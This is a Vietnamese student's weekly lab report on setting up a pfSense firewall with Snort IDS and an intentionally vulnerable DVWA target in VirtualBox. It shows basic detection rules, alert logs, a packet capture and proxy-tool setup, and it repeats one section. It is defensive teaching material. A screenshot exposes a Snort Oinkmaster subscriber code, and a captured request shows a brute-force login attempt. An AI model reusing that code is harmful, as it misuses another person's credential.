

ĐẠI HỌC BÁCH KHOA HÀ NỘI

TRƯỜNG CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG

— * —



BÁO CÁO TUẦN 3

Môn học: Project II (IT - 3931)

Đề tài: Network Security with IDS/IPS: Detection and Prevention of
Network Attacks in a Virtualized Environment

Sinh viên thực hiện:

Ngô Trung Hiếu - 20225316

Kỹ thuật máy tính 04 – K67

Giảng viên hướng dẫn:

Nguyễn Quốc Khánh


Hà Nội – 2025

Mục lục


I.	Truy cập website dvwa từ máy ảo attacker	4
II.	Tạo Snort rule cơ bản	9
1.	Cài đặt foxyproxy và burp suite.....	15
III.	Cài đặt proxy và burp suite	16
IV.	Mô phỏng Brute force attack	17
1.	Brute force attack.....	17
2.	Viết snort rule chống lại brute force	21
V.	Mô phỏng tấn công Command Injection.....	22
1.	Tổng quan về command injection.....	22
2.	Mô phỏng tấn công với các mức bảo mật.....	22
3.	Viết snort rule phát hiện tấn công command injection.....	28
VI.	Mô phỏng tấn công Cross-site request forgery (CSRF)	28
1.	Tổng quan về CSRF.....	28
2.	Tác động của một cuộc tấn công CSRF	29
3.	Cách tấn công CSRF hoạt động.....	29
4.	Các biện pháp phòng chống CSRF phổ biến.....	30
5.	Mô phỏng tấn công CSRF trên DVWA.....	31
VII.	References.....	37

I. Truy cập website dvwa từ máy ảo attacker

Đặt địa chỉ IP tĩnh



```
GNU nano 8.4      /etc/network/interfaces *
# This file describes the network interfaces available on yo>
# and how to activate them. For more information, see interf>
source /etc/network/interfaces.d/*
# The loopback network interface
auto eth0
iface eth0 inet static
    address 10.0.2.4
    netmask 255.255.255.0
    gateway 10.0.2.5
```



```
GNU nano 8.4      /etc/network/interfaces
# This file describes the network interfaces available on yo>
# and how to activate them. For more information, see interf>
source /etc/network/interfaces.d/*
# The loopback network interface

auto eth0
iface eth0 inet static
    address 192.168.1.101
    netmask 255.255.255.0
    gateway 192.168.1.1
```

```
pfSense (Network Config) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
8) Shell
Enter an option:

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)
VirtualBox Virtual Machine - Netgate Device ID: a6868047b9908627b94e
*** Welcome to pfSense 2.8.1-RELEASE (amd64) on pfSense ***
WAN (wan) -> em0 -> v4: 10.0.2.5/24
LAN (lan) -> em1 -> v4: 192.168.1.1/24
```

NAT rule trên pfSense cho phép gói tin ICMP đi từ máy ảo attacker (10.0.2.4) đi đến máy ảo victim (192.168.1.101)

	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP
<input checked="" type="checkbox"/>	WAN	ICMP	10.0.2.4	*	LAN address	*	192.168.1.101

```
Kali-attacker (Network Config) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
evil-hieu@kali-attacker: ~
File Actions Edit View Help
192.168.1.101/dvwa/index.php
(evil-hieu㉿kali-attacker)-[~]
$ ping 192.168.1.101 -c 3
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=63 time=1.77 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=63 time=2.08 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=63 time=1.85 ms
```

Tải snort cho pfsense, ta vào System → Package Manager → Available Packages. Sau đó ta tìm kiếm snort package để tải về.

Name	Version	Description	Actions
snort	4.1.6_26	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection.	+ Install

Sau đó ta có thể kiểm tra kết quả download ở Installed Packages

Name	Category	Version	Description	Actions
✓ snort	security	4.1.6_26	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection.	trash edit info


Tạo thêm rule cho phép máy ảo attacker truy cập website dvwa trên máy ảo victim. Ta vào Firewall → NAT → Port Forward, vào thêm 2 rule cho phép máy ảo attacker gửi gói tin TCP cổng 80 (http) và 443 (https) truy cập đến DVWA trên máy ảo victim.

Port Forward 1:1 Outbound NPt

Rules										
<input type="checkbox"/>	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	
<input type="checkbox"/>	<input checked="" type="checkbox"/> WAN	TCP	*	*	192.168.1.101	443 (HTTPS)	192.168.1.101	443 (HTTPS)	https acess dvwa detected	
<input type="checkbox"/>	<input checked="" type="checkbox"/> WAN	TCP	*	*	192.168.1.101	80 (HTTP)	192.168.1.101	80 (HTTP)	http access dvwa detected	

Truy cập website DVWA trên máy ảo attacker với url:

<http://192.168.1.101/dvwa>, trong đó 192.168.1.101 là địa chỉ IP của máy ảo victim. Tài khoản và mật khẩu truy cập lần lượt là *dvwa* và *password*



Màn hình chính



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

7 Matched Firewall Log Entries. (Maximum 500) Pause ■

Action	Time	Interface	Source	Destination	Protocol
✓	Oct 5 01:16:20	WAN	10.0.2.4:51634	192.168.1.101:80	TCP:S
✓	Oct 5 01:16:20	WAN	10.0.2.4:51640	192.168.1.101:80	TCP:S
✓	Oct 5 01:16:25	WAN	10.0.2.4:44074	192.168.1.101:80	TCP:S
✓	Oct 5 01:16:59	WAN	10.0.2.4:54946	192.168.1.101:80	TCP:S
✓	Oct 5 01:17:00	WAN	10.0.2.4:54958	192.168.1.101:80	TCP:S
✓	Oct 5 01:17:05	WAN	10.0.2.4:55502	192.168.1.101:80	TCP:S
✓	Oct 5 01:25:43	WAN	10.0.2.4:39228	192.168.1.101:80	TCP:S

II. Tạo Snort rule cơ bản

Snort package là tập hợp đầy đủ các thành phần giúp phát hiện, cảnh báo và ngăn chặn tấn công mạng. Trong đó:

Snort Engine: lõi xử lý, phân tích gói tin mạng.

Rules: tập luật phát hiện tấn công (community, registered, ET).

Preprocessors: tiền xử lý gói tin, phát hiện bất thường như port scan, HTTP lỗi.

Detection Engine: so khớp gói tin với rules để phát hiện hoặc chặn tấn công.

Output Plugins: ghi log, cảnh báo hoặc xuất dữ liệu ra giao diện.

Giao diện quản lý (GUI): trên pfSense giúp cấu hình, xem alert và cập nhật rules dễ dàng.

Vì nó bao gồm các tập luật sẽ có ích trong việc thử nghiệm các tấn công mà không phải viết lại từ đầu, nên ta sẽ cài Snort package trên pfSense và cấu hình global. Ta chọn Service → Snort → Global Settings. Chọn *Enable Snort VRT* để cho phép tải xuống các tập luật miễn phí, và chọn một số Snort package của community.

The screenshot shows the pfSense Global Settings page under the Snort tab. It has three main sections:

- Snort Subscriber Rules**:
 - Enable Snort VRT**: A checked checkbox with the text "Click to enable download of Snort free Registered User or paid Subscriber rules".
 - Sign Up for a free Registered User Rules Account** and **Sign Up for paid Snort Subscriber Rule Set (by Talos)** links.
 - Snort Oinkmaster Code**: An input field containing "b223baf1c159641ae47cd16f4bde230defc08532a". Below it is the instruction "Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)".
- Snort GPLv2 Community Rules**:
 - Enable Snort GPLv2**: A checked checkbox with the text "Click to enable download of Snort GPLv2 Community rules".
 - A note: "The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset."
- Emerging Threats (ET) Rules**:
 - Enable ET Open**: A checked checkbox with the text "Click to enable download of Emerging Threats Open rules".
 - A note: "ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro."
 - Enable ET Pro**: An unchecked checkbox with the text "Click to enable download of Emerging Threats Pro rules".
 - Sign Up for an ETPro Account** link.
 - A note: "ETPro for Snort offers daily updates and extensive coverage of current malware threats."

Sau khi lựa chọn các package xong ta chọn *Save* để Snort có thể bắt đầu tải về. Ta có thể xem tình trạng tải xuống ở Services → Snort → Updates.

Installed Rule Set MD5 Signature

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	8ab2bf746e7ceaebe78d95b7c48fab632	Saturday, 04-Oct-25 03:46:56 UTC
Snort GPLv2 Community Rules	81b429b455e2adb29ac17eaf1416aa3	Saturday, 04-Oct-25 03:46:56 UTC
Emerging Threats Open Rules	7e4b603ad8d9391ee3ace13cb05a474e	Saturday, 04-Oct-25 03:46:57 UTC
Snort OpenAppID Detectors	c726cf937d84c651a20f2ac7c528384e	Saturday, 04-Oct-25 03:46:56 UTC
Snort AppID Open Text Rules	2c26cb4f6a3bc03ab9c8e02befcf6fe1	Saturday, 04-Oct-25 03:46:56 UTC
Feodo Tracker Botnet C2 IP Rules	0fde291f7ebd6a72ebbcd25cb9e93b59	Saturday, 04-Oct-25 03:49:37 UTC

Để có thể tạo luật cho chế độ IDS Snort, ta sẽ sang Services → Snort → Interfaces.

Interface Settings Overview

Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
WAN (em0)	✓ C ⌚	AC-BNFA	DISABLED	WAN	✎ 🖨️ -trash

Em sẽ tạo luật phát hiện gói tin ICMP của máy ảo attacker gửi cho máy ảo victim với thông điệp “*ICMP detected 10.0.2.4*”. Sau đó, để kiểm tra luật có hoạt động thành công không, ta thử ping từ attacker sang victim, rồi qua phần Services → Snort → Alerts.

Available Rule Categories

Category Selection:

Select the rule category to view and manage.

Defined Custom Rules

```
alert icmp 10.0.2.4 any -> 192.168.1.101 any (msg:"ICMP detected 10.0.2.4"; sid:10000001);
```

Services / Snort / Alerts

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

Alert Log View Settings

Interface to Inspect: WAN (em0) Auto-refresh view: 250 Save Choose interface.. Alert lines to display.

Alert Log Actions Download Clear

Alert Log View Filter

3 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-10-04 04:11:57	⚠️	0	ICMP		10.0.2.4	Q +	192.168.1.101	Q +	1:10000001 + X	ICMP detected 10.0.2.4
2025-10-04 04:11:56	⚠️	0	ICMP		10.0.2.4	Q +	192.168.1.101	Q +	1:10000001 + X	ICMP detected 10.0.2.4
2025-10-04 04:11:55	⚠️	0	ICMP		10.0.2.4	Q +	192.168.1.101	Q +	1:10000001 + X	ICMP detected 10.0.2.4

Ta kiểm tra tương tự với gói tin TCP khi đăng nhập trang web dvwa trên máy ảo victim được máy ảo attacker gửi đi.

Services / Snort / Interface Settings / WAN - Rules

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

WAN Settings WAN Categories WAN Rules WAN Variables WAN Preprocs WAN IP Rep WAN Logs

Available Rule Categories

Category Selection: custom.rules Select the rule category to view and manage.

Defined Custom Rules

```
alert icmp 10.0.2.4 any -> 192.168.1.101 any (msg:"ICMP detected 10.0.2.4"; sid:10000001; rev:1;)
alert tcp 10.0.2.4 any -> 192.168.1.101 80 (msg:"Http access dvwa detected 10.0.2.4"; sid:10000002; rev:1;)
```

Alert Log View Filter

26 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2025-10-04 05:09:08	⚠️	0	TCP		10.0.2.4	40668	192.168.1.101	80	1:10000002 + X	Http access dvwa detected 10.0.2.4
2025-10-04 05:09:03	⚠️	0	TCP		10.0.2.4	40668	192.168.1.101	80	1:10000002 + X	Http access dvwa detected 10.0.2.4
2025-10-04 05:09:03	⚠️	0	TCP		10.0.2.4	40668	192.168.1.101	80	1:10000002 + X	Http access dvwa detected 10.0.2.4
2025-10-04 05:09:02	⚠️	0	TCP		10.0.2.4	40668	192.168.1.101	80	1:10000002 + X	Http access dvwa detected 10.0.2.4
2025-10-04 05:09:02	⚠️	0	TCP		10.0.2.4	40668	192.168.1.101	80	1:10000002 + X	Http access dvwa detected 10.0.2.4
2025-10-04 05:08:59	⚠️	0	TCP		10.0.2.4	40668	192.168.1.101	80	1:10000002 + X	Http access dvwa detected 10.0.2.4

Ngoài ra, ta có thể xuất file .pcap từ pfSense để có thể lấy gói tin đó cho Wireshark phân tích nội dung. Đầu tiên, ta vào Diagnostics → Packet Capture và chọn *Start* để pfSense bắt đầu lắng nghe.

The screenshot shows the pfSense web interface with the following details:

- Header:** pfSense COMMUNITY EDITION, System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, Help.
- Page Title:** Diagnostics / Packet Capture
- Section:** Packet Capture Options
- Capture Options:**
 - Interface: WAN (em0)
 - Max number of packets to capture: 1000
 - Max bytes per packet: 0
 - Promiscuous Mode
- View Options:**
 - Normal
 - Default Type
- Last capture start:** October 4th, 2025 5:08:36 am.

Sau đó ta đăng nhập vào dvwa từ máy attacker.

Kali-attacker (attacker access dvwa) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

1 2 3 4 | E 11:09

Welcome :: Damn Vulnerable Web Application

192.168.1.101/dvwa/index.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Welcome to Damn Vulnerable Web Application

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is designed to be an aid for security professionals to test their skills and tools in a legal environment. Its goal is to help developers better understand the processes of securing web applications and to aid beginners to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with varying levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module sequentially or by selecting any module and working up to reach the highest level they can before moving on to the next. The highest level of each module is not a fixed object to complete a module; however users should feel that they have secured the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with the application. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that specific module. There are also additional links for further background reading, which relates to that section.

WARNING!

Cuối cùng chọn chọn *Stop* để có thể xuất gói .pcap và mở nó bằng Wireshark.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

packetcaptures-em0 20251004050836.pcap

http

No.	Time	Source	Destination	Protocol	Leng	Info
56	11.8420...	10.0.2.4	192.168.1.101	HTTP	492	GET /dvwa/index.php HTTP/1.1
59	11.8451...	192.168.1.101	10.0.2.4	HTTP	14...	HTTP/1.1 200 OK (text/html)
79	16.0600...	10.0.2.4	192.168.1.101	HTTP	492	GET /dvwa/index.php HTTP/1.1
81	16.0621...	192.168.1.101	10.0.2.4	HTTP	14...	HTTP/1.1 200 OK (text/html)
95	19.4694...	10.0.2.4	192.168.1.101	HTTP	482	GET /dvwa HTTP/1.1
96	19.4711...	192.168.1.101	10.0.2.4	HTTP	641	HTTP/1.1 301 Moved Permanently (text/html)
98	19.4748...	10.0.2.4	192.168.1.101	HTTP	483	GET /dvwa/ HTTP/1.1
100	19.4769...	192.168.1.101	10.0.2.4	HTTP	14...	HTTP/1.1 200 OK (text/html)
114	22.2464...	10.0.2.4	192.168.1.101	HTTP	492	GET /dvwa/index.php HTTP/1.1
116	22.2486...	192.168.1.101	10.0.2.4	HTTP	14...	HTTP/1.1 200 OK (text/html)
138	25.6424...	10.0.2.4	192.168.1.101	HTTP	551	GET /dvwa/vulnerabilities/brute/ HTTP/1.1
140	25.6464...	192.168.1.101	10.0.2.4	HTTP	442	HTTP/1.1 200 OK (text/html)
144	26.2693...	10.0.2.4	192.168.1.101	HTTP	609	GET /dvwa/vulnerabilities/brute/?username=admin&password=... HTTP/1.1
146	26.2730...	192.168.1.101	10.0.2.4	HTTP	490	HTTP/1.1 200 OK (text/html)

1. Cài đặt foxyproxy và burp suite

Trước khi mô phỏng, ta sẽ tải foxyproxy và burp suite để có thể bắt được gói tin gửi từ attacker → victim (dvwa).

FoxyProxy


- Là một extension/plug-in cho trình duyệt (Firefox/Chrome) để chuyển hướng traffic trình duyệt qua proxy theo profile/luật (theo domain, theo URL, theo thời gian...).
- Công dụng chính: bật/tắt nhanh proxy, dùng nhiều profile proxy khác nhau và áp dụng rules để chỉ gửi một số request qua proxy mà bạn muốn kiểm tra.

Burp Suite

- Bộ công cụ testing web phổ biến (intercepting proxy) gồm nhiều module: Proxy (chặn/hiện nội dung request-response), Repeater (thử thủ công), Intruder (tự động gửi nhiều biến thể request để kiểm thử), Decoder, Comparer, Scanner (ở bản chuyên nghiệp), và các tính năng quản lý session / extraction.
- Cho phép xem/hiệu chỉnh HTTP(s) request-response realtime, ghi lại lịch sử, tái phát (replay), tự động hoá các payload, và thao tác với token/cookie/session.



Cấu hình foxyproxy, để chuyển tiếp các gói tin đến cho localhost:port mà burp suite đang lắng nghe (127.0.0.1:8080)



III. Cài đặt proxy và burp suite

Trước khi mô phỏng, ta sẽ tải foxyproxy và burp suite để có thể bắt được gói tin gửi từ attacker → victim (dvwa).

FoxyProxy


- Là một extension/plug-in cho trình duyệt (Firefox/Chrome) để chuyển hướng traffic trình duyệt qua proxy theo profile/luật (theo domain, theo URL, theo thời gian...).
- Công dụng chính: bật/tắt nhanh proxy, dùng nhiều profile proxy khác nhau và áp dụng rules để chỉ gửi một số request qua proxy mà bạn muốn kiểm tra.

Burp Suite

- Bộ công cụ testing web phổ biến (intercepting proxy) gồm nhiều module: Proxy (chặn/hiện nội dung request-response), Repeater (thử thủ công), Intruder (tự động gửi nhiều biến thể request để kiểm thử), Decoder, Comparer, Scanner (ở bản chuyên nghiệp), và các tính năng quản lý session / extraction.
